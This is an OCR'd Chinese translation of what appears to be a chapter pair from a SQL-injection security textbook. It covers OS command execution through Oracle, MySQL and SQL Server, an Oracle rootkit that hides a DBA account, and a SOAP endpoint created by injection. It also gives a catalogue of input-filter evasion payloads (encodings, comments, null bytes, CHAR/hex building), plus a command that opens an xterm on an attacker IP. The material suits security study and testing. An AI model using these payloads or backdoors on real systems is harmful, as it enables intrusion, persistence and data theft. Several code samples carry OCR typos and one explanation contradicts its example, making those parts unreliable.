在 Oracle 领域，我们经常使用包含操作系统命令的表，这些命令由连接到数据库的外部程序执行。使用选择的命令更新数据库中这样的条目时，我们经常可以赶超系统。检查所有表以寻找包含操作系统命令的列永远值得一做。例如：

```
+----+-------------------------------------+--------------+
| Id | Command                             | Description  |
+----+-------------------------------------+--------------+
| 1  | sqlplus -s / as sysdba @report.sql  | Run a report |
+----+-------------------------------------+--------------+
```

```
| 2  | rm /tmp/*.tmp                              | Daily cleanup |
+----+--------------------------------------------+---------------+
```

使用 *xterm –display 192.168.2.21* 替换 *rm/tmp/*.tmp*，攻击者的 PC 上迟早会出现拥有 Oracle 权限的新的 xterm 窗口。

2. MySQL

MySQL 本身不支持执行 shell 命令。大多数情况下，攻击者希望 MySQL 服务器和 Web 服务器位于同一机器上，这样他们就能使用“select into DUMPFILE”技术在目标机器上构造一个欺骗性的公共网关接口(CGI)。NGS Software 介绍的“create UDF”攻击(www.ngssoftware.com/papers/HackproofingMySQL.pdf)是个很好的想法，但该想法借助 SQL 注入攻击却不容易实现(因为无法使用一个命令分离器来独立执行多个查询)。在 MySQL 5 及之后的版本中可以使用堆迭查询，但现实中这种做法并不多见(目前)。

3. Microsoft SQL Server

在 Microsoft SQL Server 中，同样可以找到最大的利用乐趣。攻击者很久之前就已经发现了 xp_cmdshell 的妙用方法，这里当然应该再次提一下该命令行所能实现的功能。xp_cmdshell 拥有直观的语法，只接收一个参数，该参数也就是所要执行的命令。图 6-19 给出了一个简单的 ipconfig 命令的执行结果。



图 6-19 Microsoft SQL Server 中的 xp_cmdshell

不过，现代版本的 SQL Server 默认禁用了 xp_cmdshell。可以使用 SQL Server 附带的界面区配置(Surface Area Configuration)工具来配置该设置(及许多其他设置)，界面区配置工具如图

6-20 所示。



图 6-20　界面区配置工具

如果攻击者拥有必需的权限，则该操作很少会出问题，因为可以使用 sp_configure 语句并通过带内信令(signaling)再次打开它。

图 6-21 说明了如何重新启用 Query Manager 中的 xp_cmdshell。如果在 Internet 上快速搜索“xp_cmdshell alternative”，那么一会儿就可以搜到很多帖子。这些帖子介绍了人们重新发现的通过 T-SQL 初始化 Wscript.Shell 示例的方法。这些方法跟我们本章介绍的读写文件时使用的方法几乎完全相同，其中最简洁的方法(接下来的代码中对此有说明)是新创建一个名为 xp_cmdshell3 的存储过程[3]。

```
CREATE PROCEDURE xp_cmdshell3(@cmd varchar(255), @Wait int = 0) AS
  --Create WSript.Shell object
  DECLARE @result int , @OLEResult int, @RunResult int
  DECLARE @ShellID int
  EXECUTE @OLEResult = sp_OACreate 'WScript.Shell', @ShellID OUT
  IF @OLEResult <> 0 SELECT @result = @OLEResult
  IF @OLEResult <> 0 RAISERROR ('CreateObject %0X', 14 1, @OLEResult)
  EXECUTR @OLEResult = sp_OAMethod @ShellID, 'Run', Null, @cmd, 0, @Wait
  IF @OLEResult <> 0 SELECT @result = @OLEResult
  IF @OLEResult <> 0 RAISERROR ('Run %0X', 14, 1, @OLEResult)
```

```
--If @OLEResult <> 0 EXEC sp_displayoaerrorinfo @ShellID, @OLEResult
EXECUTE @OLEResult = sp_OADestroy @ShellID
return @result
```



图 6-21 通过一个 SQL 查询重新启用 xp_cmdshell

SQL Server 2005 及之后的版本还包含一些新的代码执行选项，这得益于集成了.NET CLR。这些功能默认是关闭的(跟前面提到的情况类似)，但可以通过一个优秀的 SQL 注入字符串和正确的权限来重新启用它们。

在本章开头，我们使用 *CREATE ASSEMBLY* 指令促使 SQL Server 从系统中加载文件。如果想使用该功能加载一个有效的.NET 二进制文件，则有三种选择：

- 创建并加载本地可执行文件：

(1) 在系统中创建源文件。

(2) 将源文件编译为可执行文件。

(3) 从 C:\temp\foo.dll 调用 *CREATE ASSEMBLY FOO*。

- 从 UNC 共享加载可执行文件：

(1) 在公共访问的 Windows 共享中创建 DLL(或 EXE)。

(2) 从\\public_server\temp\foo.dll 调用 *CREATE ASSEMBLY FOO*。

- 从传递的字符串创建可执行文件：

(1) 创建一个可执行文件。

(2) 将可执行文件分解成 HEX：

```
File.open("moo.dll","rb").unpack("H*")
["4d5a90000300000004000000ffff0…..]
```

(3) 从 4d5a90000300000004000000ffff0 调用 *CREATE ASSEMBLY MOO*。

这里仍然存在为这些可执行文件赋予哪种信任级别的问题。请思考.NET 提供的健壮的信任级别。详细介绍.NET 信任级别会超出本书的讨论范围，不过为完整起见，我们在下面将它们列出：

- SAFE：
  - ➢ 执行计算
  - ➢ 禁止访问外部资源

- EXTERNAL_ACCESS
  - 访问硬盘
  - 访问环境
  - 带某些限制的几乎完全的访问
- UNSAFE
  - 等价于完全信任
  - 调用非托管代码
  - 以 SYSTEM 身份做任何事情

很明显，我们的目标是以 UNSAFE 级别加载二进制文件。要实现该目标，我们需要在开发过程中对二进制文件进行签名，并且密钥要得到数据库的信任。要想通过注入来克服这些问题有些难度，不过有一种解决办法：将数据库设置为“Trustworthy”可以绕开这种限制。

这样一来，我们便可以不受限制地创建一个.NET 二进制文件，然后使用设置为 UNSAFE 的许可将其导入到系统中(请参见图 6-22)。

```
alter database master set Trustworthy on
CREATE ASSEMBLY shoe FROM 0x4d5a90.. WITH PERMISSION_SET = unsafe
```

图 6-22　通过将数据库设置为“Trustworthy”来创建一个 UNSAFE 二进制文件

6.4　巩固访问

一旦完整的折中方案受到影响，有胆量的分析员便会发现多个机会。2002 年，Chris Anley 发布了针对 SQL Server 的“三字节补丁”，它能通过反转条件跳转(conditional jump)代码分支的逻辑来有效禁用系统上的验证。这在电视上看起来很不错，但我们却无法想象如此多的顾客在进行这种测试时，他们能够非常愉快地承受较高级别的曝光。

本书的供稿作者之一——Alexander Kornbrust 和 NGS Software 公司的 David Litchfield 大范围公布了数据库 rootkit(一种特殊类型的恶意软件)的存在和创建。它们能有效颠覆数据库的安全，就像传统 rootkit 颠覆操作系统的安全一样。因为是新概念，所以它们非常有效，而系统 rootkit 已经存在数十年了。

下列示例代码通过更新表中的一行实现了一种 Oracle rootkit。

```
-- the following code must run as DBA
SQL> grant dba t hidden identifid by hidden_2009; -- create a user
hidden with DBA privileges
SQL> exec sys.kupp$proc.change_user('SYS'); -- become user SYS
-- change the users recoed in sys.user$
SQL> update sys.user$ set tempts#=666 where name='HIDDEN';
-- does not show the user HIDDEN
SQL> select username from dba_users;
-- but the connect works
SQL> connect hidden/hidden_2009
```

这里简单解释一下上述代码起作用的原因。Oracle 使用 ALL_USERS 和 DBA_USERS 视图来显示用户列表，这些视图包含了三张表的并集。通过将 tempts#(或 datats#或 type#)设置成不存在的值，可以从并集结果和视图中清除用户。

```
CREATE OR REPLACE FORCE VIEW "SYS"."ALL_USERS"
("USERNAME", "USER_ID", "CREATED") AS
select u.name, u.user#, u.ctime
from sys.user$ u, sys.ts$ dts, sys.ts$ tts
where u.datats# = dts.ts#
and u.tempts# = tts.ts#
and u.type# = 1
```

可以从下列 Web 站点找到关于 Oracle rootkit 的更多信息：

- www.red-database-security.com/wp/db_rootkits_us.pdf
- www. databasesecurity.com/wp/oracle-backdoors.ppt

2008 年，本书的两个供稿作者 Marco Slaviero 和 Haroon Meer 展示了较新版本的 SQL Server 固有的能力——通过 http.sys(管理 IIS 的同一内核组件)暴露基于 SOAP(简单对象访问协议)的 Web 服务。这意味着获取了必需权限的攻击者可以创建一个注定是 SQL 存储过程的 HTTP 侦听器。图 6-23 中的图像集简单展示了这一攻击过程。我们注意到，从左边开始，/test 返回了 Web 服务器上的一个页面。中间的查询管理器窗口在/test 路径中创建了 ENDPOINT2 端点。接下来的两幅图像表明/test 页面确实已被重写。



图 6-23 在 SQL Server 中创建 SOAP 端点

上述示例中选择的架构很奇怪，它允许使用 SQL 中的 *CREATE ENDPOINT* 命令有效重写 Web 服务器上的/test 页面。这些都是蓄意安排的，因为我们已经使用 http.sys 为 SQL Server 赋予了较高的权限。

虽然只创建一个 DoS 条件很有趣，但如果考虑到可能将端点连接到存储过程，那么它的实用性会相应得到提高。存储过程可以接收发送的命令，之后再在服务器上评估这些命令。幸运的是，这不是必需的，因为创建 SOAP 端点时，SQL Server 本身支持 sqlbatch。据 MSDN 介绍(http://msdn.microsoft.com/en-us/library/ms345123.aspx)[4]：

"使用 T-SQL 命令启用端点上的批处理时，端点会隐式暴露另一种名为 'sqlbatch' 的 SOAP 方法。sqlbatch 方法可以通过 SOAP 来执行 T-SQL 语句。"

这意味着在遇到前面例子中使用的简单注入点时，我们可以发出请求来创建需要的 SOAP 端点：

```
username=' exec('CREATE ENDPOINT ep2 STATE=STARTED AS HTTP (AUTHENTICATION =
(INTEGRATED),PATH= ''/sp' ',PORTS=(CLEAR))FOR SOAP (BATCHES=ENBALED)') --
```

上述代码在 victim 服务器的/sp 目录中创建了一个 SOAP 端点，我们可以在端点上瞄准一个 SOAP 请求(使用嵌入式 SQL 查询)。图 6-24 展示了一种极小的基于 Perl 的 SOAP 请求工具，它可以与最新创建的端点进行通信。

图 6-24　针对已创建端点且基于 Perl 的 SOAP 查询

6.5　本章小结

本章介绍了如何使用 SQL 注入攻击来攻击正在运行数据库服务器的主机。当今大多数现代 RDBMS 都内置了从文件系统读写文件的能力以及执行操作系统命令的能力。进一步讲，这意味着多数 SQL 注入攻击者可以使用这些功能。

使用单个漏洞(比如已发现的 SQL 注入点)作为“桥头堡”向其他主机发动攻击属于一种筛选强者的渗透测试技术。本章展示了在 SQL 注入攻击内部对大多数著名的应用架构使用文件读取、文件写和命令执行等基元(primitive)是多么简单。

有了这些基元后，便可以继续学习第 7 章的内容。第 7 章将介绍与高级 SQL 注入相关的专题。

6.6　快速解决方案

1. 访问文件系统

下列内容与使用 SQL 注入从文件系统读取文件有关：

- 在 MySQL 中，可以使用 LOAD DATA INFILE 和 LOAD_FILE()命令从主机读取任何文件。
- 在 Microsoft SQL Server 中，可以使用 *BULK INSERT* 或 *OLE Automation* 从文件系统读取文件。对于较新的系统(SQL Server 2005 及之后的版本)，则可以使用 *CREATE ASSEMBLY* 方法从文件系统读取文件。
- 在 Oracle 中，可以使用 Oracle Directory、Oracle Text 或 utl_file 方法读取文件。

下列内容与使用 SQL 注入向文件系统写文件有关：

- 在 MySQL 中，可以使用 select into outfile 和 select into dumpfile 命令向文件系统写文件。

- 在 Microsoft SQL Server 中，可以使用 OLE Automation 和简单的重定向(通过命令执行)来在目标文件系统中创建文件。可以从命令行使用 debug.exe 和 BCP 来在目标系统中辅助创建二进制文件。
- 在 Oracle 中，可以使用 utl_file、DBMS_ADVISOR、Java 或操作系统命令和标准重定向来实现文件写操作。

2. 执行操作系统命令

- 在 MySQL 中，虽然可以借助 SQL 创建一个用户定义函数(UDF)来执行操作系统命令，但目前尚不清楚通过 SQL 注入实现该操作的方法。
- 在 Microsoft SQL Server 中，可以通过 xp_cmdshell 等存储过程、OLE Automation 或新的 CLR 集成特性来执行命令。
- 在 Oracle 中，可以通过 EXTPROC、Java、DBMS_SCHEDULER 或 PL/SQL 功能来执行命令。

3. 巩固访问

- 可以使用数据库 rootkit 来保证能重复访问受侵害的服务器。
- 不同的数据库 rootkit 拥有不同的复杂性，从向数据库服务器添加功能到只向系统添加用户(使用常规检测不容易发现)均存在差异。

6.7 常见问题解答

问题：对于 SQL 注入攻击而言，是否所有数据库后台均不存在差异？

解答：使用常规知识已经足以对不同的 RDBMS 平等地发动致命攻击，但我认为运行链式或堆迭查询的能力将使潜在攻击者更容易将 Microsoft SQL Server 注入攻击作为目标。

问题：向主机操作系统读写文件是否需要专门的许可以及是否所有人均可执行该操作？

解答：一般来说，不同的系统情况会稍有差异，但通常假设需要某种提升验证会比较安全些。

问题：为什么我要关心是否能够读写文件？

解答：近几年来，攻击者一直试图将读写受影响主机文件的能力转换为对主机的完全影响，并且展示出了他们杰出的创造性。从远程数据库服务器的文件系统读取任意文件的能力通常提供了一个存储连接字符串的“金库”，它允许攻击者瞄准公司网络中其他深层次的主机。

问题：保证数据库配置的安全能否解决这些问题？

解答：加强数据库配置很难防止这些攻击。从理论上讲，可以通过牢固的配置和编写良好的代码来防止所有 SQL 注入攻击。但实际上做比说要难得多。安全是个令人头疼的问题，因为它因人而异；有些人选择花费大量时间来推测安全配置方面的方法。

6.8　尾注

1. Balaji Rathakrishnan et al."Using CLR Integration in SQL Server 2005."Microsoft 公司, http://msdn.microsoft.com/en-us/library/ms345136.aspx (访问时间：2009 年 2 月 12 日).

2. {} 和 Hardbeat."How we defaced www.apache.org"http://www.dataloss.net/papers/how.defaced.apache.org.txt (访问时间：2009 年 2 月 12 日).

3. Foller Antonin."Custom xp_cmdshell,using shell object."Motobit Software,http://www.motobit.com/tips/detpg_cmdshell/ (访问时间：2009 年 2 月 6 日).

4. Sarsfield、Brad 和 Srik Raghavan."Overview of Native XML Web Services for Microsoft SQL Server 2005."Microsoft 公司,http://msdn.microsoft.com/en-us/library/ms345123(SQL.90).aspx (访问时间：2009 年 2 月 6 日).

第7章

高级话题

本章目标

- 避开输入过滤器
- 利用二阶 SQL 注入
- 使用混合攻击

7.1 概述

通过前面章节的学习，我们已经掌握了多种在典型场景中寻找、确认、利用 SQL 注入漏洞的技术。但有时我们还会遇到更具挑战性的情况，这时便需要对所学的技术进行扩展以便应对应用中一些不常见的特性，或者需要将这些技术与其他利用结合起来以便发动成功的攻击。

本章我们将讲解一些更高级的技术，可通过它们来增强 SQL 注入攻击或者清除可能遇到的障碍。我们将讨论避开输入验证过滤器的方法，并学习几种绕开防御(比如 Web 应用防火墙)的方法。本章会引入一种微妙的漏洞——二阶 SQL 注入，当前面介绍的攻击方法失效时可以使用该方法。最后讨论混合攻击，可以将 SQL 注入利用与其他攻击技术结合起来以发动更复杂的攻击并侵害防御上相对更好的应用。

7.2 避开输入过滤器

Web 应用通常会使用输入过滤器，设计这些过滤器的目的是防御包括 SQL 注入在内的常见攻击。这些过滤器可能位于应用的代码中(自定义输入验证方式)，也可能在应用外部实现，形式为 Web 应用防火墙(WAF)或入侵防御系统(IPS)。

在 SQL 注入攻击语境中，遇到的最有趣的过滤器是试图阻止包含下列一种或多种内容的输入：

- SQL 关键字，比如 SELECT、AND、INSERT 等
- 特定的单个字符，比如引号标记或连字符
- 空白符

我们还可能会遇到尝试将输入修改为安全内容的过滤器(而不是阻止包含上述列表中的项的输入)，这些过滤器使用的方法包括编码、消除有问题的字符或者从输入中剥去带攻击性的项并按正常方式处理剩下的内容。

通常，由这些过滤器保护的应用代码易受到 SQL 注入攻击。要是想利用漏洞，则需要寻找一种能避开过滤器的方法以便将恶意输入传递给易受攻击的代码。我们将在接下来的几节中介绍一些用于实现该目标的技术。

7.2.1 使用大小写变种

如果用关键字阻塞过滤器显得不够聪明，则可以通过变换攻击字符串中字符的大小写来避开它，因为数据库使用不区分大小写的方式处理 SQL 关键字。例如，如果下列输入被阻止：

```
' UNION SELECT password FROM tblUsers WHERE username='admin'--
```

则可以通过下列方法绕开过滤器：

```
' uNiOn SeLeCt password FrOm tblUsers WhErE username='admin'--
```

7.2.2 使用 SQL 注释

可以使用内联注释序列来创建 SQL 代码段。这些代码段虽然在语法上有些怪异，但实际上却非常有效，能够避开多种输入过滤器。

可以使用这种方法来避开多种简单的模式匹配过滤器。例如，phpShop应用中最新的一个漏洞试图使用下列输入过滤器来阻止SQL注入攻击：

```
if (strister($value,'FROM ') ||
   (strister($value,'UPDATE ') ||
   (strister($value,'WHERE ') ||
   (strister($value,'ALTER ') ||
   (strister($value,'SELECT ') ||
   (strister($value,'SHUTDOWN ') ||
   (strister($value,'CREATE ') ||
   (strister($value,'DROP ') ||
   (strister($value,'DELETE FROM ') ||
   (strister($value,'script ') ||
   (strister($value,'<> ') ||
   (strister($value,'= ') ||
   (strister($value,'SET '))
     die('Please provide a permitted value for '.$Key);
```

请注意，上述代码对每个SQL关键字后面紧跟的空格进行了检查。可以在不需要空白符的情况下使用内联注释来分隔每个关键字，这样就能很容易避开这种过滤。例如：

```
'/**/UNION/**/SELECT/**/password/**/FROM/**/tblUsers/**/WHERE/**/username/*
*/LIKE/**/'admin'--
```

(请注意，过滤器将等号字符(=)也过滤掉了。上述避开攻击使用LIKE关键字替换等号，在本例中可以得到相同的结果。)

当然，也可以使用该技术避开那些只是阻止各种空白符的过滤器。许多开发人员错误地认为，将输入限制为单个标号就可以防止SQL注入攻击，但是他们忘记了内联注释允许攻击者不使用任何空格即可构造任意复杂的SQL。

在MySQL中，甚至可以在SQL关键字内部使用内联注释来避开很多常见的关键字阻塞过滤器。例如，如果将有缺陷的phpShop过滤器修改成只检查关键字而不检查附加的空白符(假设后台数据库为MySQL)，则下列攻击依然有效：

```
'/**/UN/**/ION/**/SEL/**/ECT/**/password/**/FR/**/OM/**/tblUsers/**/WHE/**
/RE/**/username/**/LIKE/**/'admin'--
```

7.2.3 使用URL编码

URL编码是一种多功能技术，可以通过它来战胜多种类型的输入过滤器。URL编码的最基本表示方式是使用问题字符的十六进制ASCII编码来替换它们，并在ASCII编码前加%。例如，单引号字符的ASCII码为0x27，其URL编码的表示方式为%27。

2007年在PHP-Nuke应用中发现的一个漏洞(http://secunia.com/advisories/24949/)所使用的过滤器能够阻止空白符和内联注释序列/*，但无法阻止注释序列的URL编码表示。对于这种情况，可以使用下列攻击来避开过滤器：

```
'%2f%2a*/UNION%2f%2a*/SELECT%2f%2a*/password%2f%2a*/FROM%2f%2a*/tblUsers%2f
```

```
%2a*/WHERE%2f%2a*/username%2f%2a*/LIKE%2f%2a*/'admin'--
```

这种基本的 URL 编码攻击对其他情况不起作用，不过可以通过对被阻止的字符进行双 URL 编码来避开过滤器。在双编码攻击中，原攻击中的%字符按正常方式进行 URL 编码(即%25)。所以，单引号字符在双 URL 编码中的形式是%2527。如果将上述攻击修改成双 URL 编码，那么其格式将如下所示：

```
'%252f%252a*/UNION%252f%252a*/SELECT%252f%252a*/password%252f%252a*/
FROM%252f%252a*/tblUsers%252f%252a*/WHERE%252f%252a*/username%252f%252a*/
LIKE%252f%252a*/'admin'--
```

双 URL 编码有时会起作用，因为 Web 应用有时会多次解码用户输入并在最后解码之前应用其输入过滤器。在上面的例子中，涉及的步骤如下所示：

(1) 攻击者提供输入*'%252f%252a*/UNION...*

(2) 应用 URL 将输入解码为*'%2f%2a*/UNION...*

(3) 应用验证输入中不包含/*(这里确实未包含)

(4) 应用 URL 将输入解码为*'/**/ UNION...*

(5) 应用在 SQL 查询中处理输入，攻击成功。

要对 URL 编码技术做进一步修改，可使用 Unicode 来编码被阻止的字符。就像使用两位十六进制的 ASCII 码来表示%字符一样，也可以使用字符的各种 Unicode 码来表示 URL 编码。进一步讲，考虑到 Unicode 规范的复杂性，解码器通常会容忍非法编码并按照“最接近匹配(closest fit)”原则进行解码。如果应用的输入验证对特定的字母和采用 Unicode 编码的字符串进行检查，则可以提交被阻止字符的非法编码。输入过滤器会接收这些非法编码，不过它们会被正确解码，从而发动成功的攻击。

表 7-1 列出了一些常用字符的各种标准的和非标准的 Unicode 编码，执行 SQL 注入攻击时它们会非常有用。

表 7-1 一些常用字符的标准的和非标准的 Unicode 编码

编码前的字符	编码后的等价形式
'	%u0027
	%u02b9
	%u02bc
	%uu02c8
	%u2032
	%uff07
	%c0%27
	%c0%a7
	%e0%80%a7
	%u005f
	%uff3f
	%c0%2d
	%c0%ad
	%e0%80%ad

(续表)

编码前的字符	编码后的等价形式
/	%u2215
	%u2044
	%uff0f
	%c0%2f
	%c0%af
	%e0%80%af
(	%u0028
	%uff08
	%c0%28
	%c0%a8
	%e0%80%a8
)	%u0029
	%uff09
	%c0%29
	%c0%a9
	%e0%80%a9
*	%u002a
	%uff0a
	%c0%2a
	%c0%aa
	%e0%80%aa
[space]	%u0020
	%uff00
	%c0%20
	%c0%a0
	%e0%80%a0

7.2.4 使用动态的查询执行

许多数据库都允许通过向执行查询的数据库函数传递一个包含 SQL 查询的字符串来动态执行 SQL 查询。如果找到了一个有效的 SQL 注入点，但后来却发现应用过滤器阻止了想注入的查询，那么可以使用动态执行来避开该过滤器。

不同数据库中动态查询执行的实现会有所不同。在 Microsoft SQL Server 中，可以使用 EXEC 函数以字符串方式执行查询。例如：

```
EXEC('SELECT password FROM tblUsers')
```

在 Oracle 中，可以使用 *EXECUTE IMMEDIATE* 命令以字符串方式执行查询。例如：

```
DECLARE pw VARCHAR2(1000);
```

```
BEGIN
  EXECUTE IMMEDIATE 'SELECT password FROM tblUsers' INTO pw;
  DBMS_OUTPUT.PUT_LINE(pw);
END;
```

数据库提供了多种操作字符串的方法。要想使用动态执行战胜输入过滤器，关键是使用字符串操作函数将过滤器允许的输入转换成一个包含所需查询的字符串。

对于最简单的情况，可以使用字符串连接技术将较小的部分构造成一个字符串。不同数据库使用不同的语法来连接字符串。例如，如果 SQL 关键词 SELECT 被阻止，则可以按下列方式构造它：

```
Oracle: 'SEL'||'ECT'
MS-SQL: 'SEL'+'ECT'
MySQL: 'SEL'+'ECT'
```

请注意，SQL Server 使用“+(加号)”作为连接符，MySQL 使用空格作为连接符。在 HTTP 请求中提交这些字符时，需要在 URL 中分别将它们编码成%2b 和%20。

进一步讲，可以使用 CHAR 函数(Oracle 中为 CHR)来构造单独的字符。CHAR 函数可以接收每个字符的 ASCII 编码。例如，要想在 SQL Server 中构造 SELECT 关键词，可以使用：

```
CHAR(83)+ CHAR(69)+ CHAR(76)+ CHAR(69)+ CHAR(67)+ CHAR(84)
```

请注意，按照这种方式构造字符串时不需要使用任何引号字符。如果所拥有的 SQL 注入入口点阻止了引号标记，则可以使用 CHAR 函数来向利用中放置字符串(例如'admin')。

其他的字符串操作函数也很有用，例如 Oracle 中的 REVERSE、TRANSLATE、REPLACE 和 SUBSTR 函数。

还有另外一种在 SQL Server 平台上构造动态执行的字符串的方法：使用代表字符串 ASCII 字符编码的十六进制数字来实例化字符串。例如，对于字符串

```
SELECT password FROM tblUsers
```

可以按照下列方式进行构造并动态执行：

```
DECLARE @query VARCHAR(100)
SELECT @query = 0x53454c45435420706173737776f72642046524f4d207426c5573657273
EXEC(@query)
```

从 2008 年年初开始，针对 Web 应用的大量 SQL 注入攻击均使用该技术来降低所利用代码被应用输入过滤器阻止的概率。

7.2.5 使用空字节

通常在应用代码外部实现那些为利用 SQL 注入漏洞而必须避开的输入过滤器，比如在入侵检测系统(IDS)或 WAF 中。由于性能原因，这些组件通常由原生语言(比如 C++)编写。对于这种情况，可以使用空字节攻击来避开输入过滤器并将利用输入至后台应用。

空字节之所以能起作用，是因为原生代码(native code)和托管代码分别采用不同的方法来处

理空字节。在原生代码中，根据字符串起始位置到出现第一个空字节的位置来确定字符串长度(空字节有效终止了字符串)。而在托管代码中，字符串对象包含一个字符数组(可能包含空字节)和一条单独的字符串长度记录。

这种差异意味着原生过滤器在处理输入时，如果遇到空字节它便会停止处理，因为在过滤器看来，空字节代表字符串的结尾。如果空字节之前的输入是良性的，那么过滤器将不会阻止该输入。不过在托管代码语境中，应用在处理相同的输入时，会将跟在空字节后面的输入一同处理以便执行利用。

要想执行空字节攻击，只需在过滤器阻止的字符前面提供一个采用 URL 编码的空字节(%00)即可。在原来的例子中，可以使用下列格式的攻击字符串来避开原生输入过滤器：

```
%00' UNION SELECT password FROM tblUsers WHERE username='admin'--
```

7.2.6 嵌套剥离后的表达式

有些审查过滤器会先从用户输入中剥离特定的字符或表达式，然后再按照常用的方式处理剩下的数据。如果被剥离的表达式中包含两个或多个字符，则不会递归应用过滤器。通常可以通过在禁止的表达式中嵌套自身来战胜过滤器。

例如，如果从输入中剥离了 SQL 关键词 SELECT，则可以使用下列输入战胜过滤器：

```
SELECTSELECT
```

7.2.7 利用截断

审查过滤器通常会对用户提供的数据执行多种操作，有时这些操作中会包括将输入截断成最大的长度(可能是为了尽力阻止缓冲区溢出攻击)或者调整数据使其位于拥有预定义最大长度的数据库字段内。

请思考执行下列查询的登录函数，它包含两个由用户提供的输入项：

```
SELECT uid FROM tblUsers WHERE username='jlo' AND password='r1Mj06'
```

假设应用使用了一个审查过滤器，它执行下列步骤：

(1) 对引号标记进行双重编码，使用两个单引号(")替换所有的单引号(')示例。

(2) 将每一项截断成 16 个字符。

如果提供一个典型的如下所示的 SQL 注入攻击要素：

```
admin'--
```

那么将执行下列查询并且攻击会失败：

```
SELECT uid FROM tblUsers WHERE username=' admin' '--' AND password= ' '
```

请注意，引号双重编码意味着您的输入没有终止用户名字符串，所以该查询实际上检查了用户是否拥有您所提供的字面用户名。

不过，如果提供下列包含 15 个字母 a 和一个单引号的用户名：

```
aaaaaaaaaaaaaaa'
```

